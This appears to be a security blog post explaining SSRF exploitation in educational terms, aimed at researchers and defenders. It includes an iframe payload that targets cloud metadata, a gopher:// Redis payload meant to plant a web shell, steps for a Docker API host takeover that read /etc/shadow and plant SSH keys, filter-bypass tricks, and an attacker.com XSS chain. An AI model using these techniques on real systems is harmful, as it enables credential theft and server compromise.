
Introduction: The Invisible Perimeter
In modern cloud architecture, we spend millions on Web Application Firewalls (WAFs) and DDoS protection. But there is a silent killer that renders the strongest perimeter useless: Server-Side Request Forgery (SSRF).

Most developers view SSRF as a low-impact bug — perhaps an attacker can "ping" an internal server or grab a robots.txt. They couldn't be more wrong. In the hands of a determined researcher, a single SSRF entry point is a bridge into the "soft underbelly" of the internal network, where services like Redis, Docker, and Postgres sit unauthenticated and wide open.
The Hunting Grounds: Where the Vuln Lives
You won't find SSRF by just scanning for ?url= parameters in a fuzzer. You find it by understanding business logic. Look for features that require the server to act as a client.
One of the most common "silent" killers is the PDF/Image Rendering engine. Many modern apps use libraries like wkhtmltopdf or headless Chrome to turn user-generated HTML into a clean PDF.
The Vulnerable Feature: Imagine a "Generate Invoice" feature. You can customize your company name and address. If the backend takes your input and places it inside a template like this:
HTML <div>Customer: {{user_input}}</div>
The Exploitation: If I provide my name as <iframe src="http://169.254.169.254/latest/meta-data/"></iframe>, the server-side renderer will happily fetch the AWS metadata and bake it right into my "Invoice" PDF. I'm not just getting a ping; I'm getting a document containing your cloud credentials.
Escalation: Beyond the HTTP Protocol
The real "Deep Dive" begins when we move past http://. If the underlying library (like libcurl or urllib) supports multiple protocols, the game changes. This is where we stop poking and start prying.
1. The Gopher Protocol: The Swiss Army Knife
The gopher:// protocol is an attacker's ultimate bridge. While HTTP is rigid, Gopher is a relic that allows us to send raw TCP payloads with total control over every byte. This is the "secret sauce" for Protocol Smuggling. Most internal services expect a specific "handshake"; Gopher allows us to forge these handshakes manually, essentially speaking "native" to any service on a TCP port.
Targeting Redis (Internal RCE): Redis is a prime target as it often sits unauthenticated on 127.0.0.1:6379. Using Gopher, we can smuggle a series of commands to write a web shell into the /var/www/html directory.
The payload looks like a mess of encoding, but it's actually a perfectly timed sequence:
gopher://127.0.0.1:6379/_*1%0d%0a$8%0d%0aflushall%0d%0a…
By injecting %0d%0a (CRLF), we are effectively hitting the "Enter" key on the internal server. This transforms a simple "fetch" request into a remote terminal session with your most sensitive infrastructure.
2. The Docker Engine API: Game Over
If your SSRF can reach the local Docker socket (typically exposed on port 2375 for remote management), the server is effectively yours.
The Practical Flow:
Enumerate: GET /containers/json to see what's running.
Exfiltrate: GET /containers/<id>/logs to steal environment variables and API keys.
Takeover: Send a POST request to /containers/create with a JSON body that mounts the host's root directory (/) into a new container. Once you start that container, you can read /etc/shadow or drop your own SSH key into the host's .ssh/authorized_keys.
Practical Bypasses: Bypassing the "Smart" Filters Developers have moved past simple blacklists, but their "smart" filters often have logic gaps. Here is how we break them:
The Redirect Trick: A developer checks http://google.com—it passes the whitelist. But I control google-clone.com. I send the server to http://google-clone.com, which returns a 302 Redirect to http://127.0.0.1:2375. Many libraries follow the redirect without re-validating the new URL.
DNS Rebinding: This is the high-IQ play. I point a domain (malicious.com) to a DNS server I control. The first time the server asks "Where is malicious.com?", I say 1.2.3.4 (Safe). The second the server tries to fetch the data, I change the record to 127.0.0.1. The server thinks it's talking to the safe IP, but it's hitting its own loopback.
IPv6 "Shortcuts": Sometimes 127.0.0.1 is blocked, but [::] or [0000::1] is wide open.
Chaining for Chaos: Open Redirects and Trust Boundaries
One of the most sophisticated ways to bypass SSRF protection is by exploiting a breakdown in the trust boundary. Many applications implement a "Whitelist" that only allows the server to import data from trusted domains (e.g., trustworthy-partner.com). At first glance, this seems secure.
However, if you find an Open Redirect vulnerability on that whitelisted domain, you can connect the dots in order to escalate the attack. By providing a URL like https://trustworthy-partner.com/redirect?url=http://127.0.0.1:2375, you trick the target application into validating the "safe" domain while it unknowingly follows the redirect into its own internal network. This effectively weaponizes a low-severity open-redirect into a critical SSRF, proving that security is only as strong as the weakest link in your trusted circle.
The Lethal Combo: SSRF to XSS
A "Full-Read" SSRF can be weaponized to target the end-user. If the application fetches data from a remote URL and renders that response back to the client without sanitization, it creates a high-impact SSRF-to-XSS chain.
Example Scenario: The Trigger: An attacker provides a URL pointing to a malicious file (e.g., attacker.com/xss.html) containing: <script>alert(document.domain)</script>.
The Fetch: The server-side code acts as a proxy, fetching the remote payload.
The Rendering: The application reflects this content directly into the user's browser.
The Architectural Blindspot: Bypassing the WAF The real danger lies in how modern security stacks are built. Most Web Application Firewalls (WAFs) are Request-Phase filters; they are "bouncers" checking incoming user data. When you send ?url=http://attacker.com/payload, the WAF sees a harmless string and permits the request.
The "danger" occurs once the request is already inside the perimeter. The server-side logic essentially "goes behind the WAF's back," pulling the XSS payload into the backend through an outbound fetch. Because deep Response Body Inspection is resource-intensive and often disabled to prevent performance lag, the WAF trusts the outgoing data as legitimate server output.
By the time the script renders in the victim's browser, the trusted internal server has effectively acted as a Trojan Horse, smuggling the payload past the perimeter.
The Spectrum of SSRF: Know Your Type
Not all SSRFs look the same. Knowing the "flavor" determines your escalation path:
Full-Read SSRF: The server returns the entire response body. Leverage: Direct data exfiltration of internal docs, cloud metadata, and config files.
Blind SSRF: You see no response from the server. Leverage: Side-channel attacks. Use Time-Based analysis (how long a request takes to timeout) or HTTP Status Codes to map internal open ports.
Out-of-Band (OOB) SSRF: The server can reach the internet, but responses aren't visible to you. Leverage: Use an external listener (like Interactsh). Receiving a DNS or HTTP hit confirms the vulnerability, allowing you to begin internal scanning.
Conclusion
SSRF is not a "ping" vulnerability. It is a lateral movement vulnerability. In the context of modern cloud-native architectures and microservices, the internal trust model has become a significant architectural weakness. By transforming a trusted server into a malicious proxy, SSRF allows attackers to bypass network segmentation, exploit unauthenticated internal APIs, and gain unauthorized access to cloud control planes.
I hope this deep dive has provided you with a clearer understanding of the diverse exploitation techniques available and the significant impact these vulnerabilities can have when properly leveraged. By identifying these gaps and understanding how to connect the dots, we can better advocate for a Zero Trust architecture where every request is validated, regardless of its origin.
Stay curious, stay ethical, and always look for the Gopher.
Remember: Always test ethically on authorized targets. Never access systems without permission. Follow responsible disclosure practices.
Resources & References
My Recommendations:
- PortSwigger Web Security Academy: https://portswigger.net/web-security/ssrf
- OWASP SSRF Cheatsheet: https://owasp.org/www-community/attacks/Server_Side_Request_Forgery
- PayloadAllTheThings SSRF Cheatsheet: https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Request%20Forgery/README.md
Tools:
- Gopherus: https://github.com/tarunkant/Gopherus
- Cloud Metadata Dictionary: https://gist.github.com/BuffaloWill/fa96693af67e3a3dd3fb
My X Profile:
If you found this valuable and beneficial to your security research journey, consider sharing it with others in the community.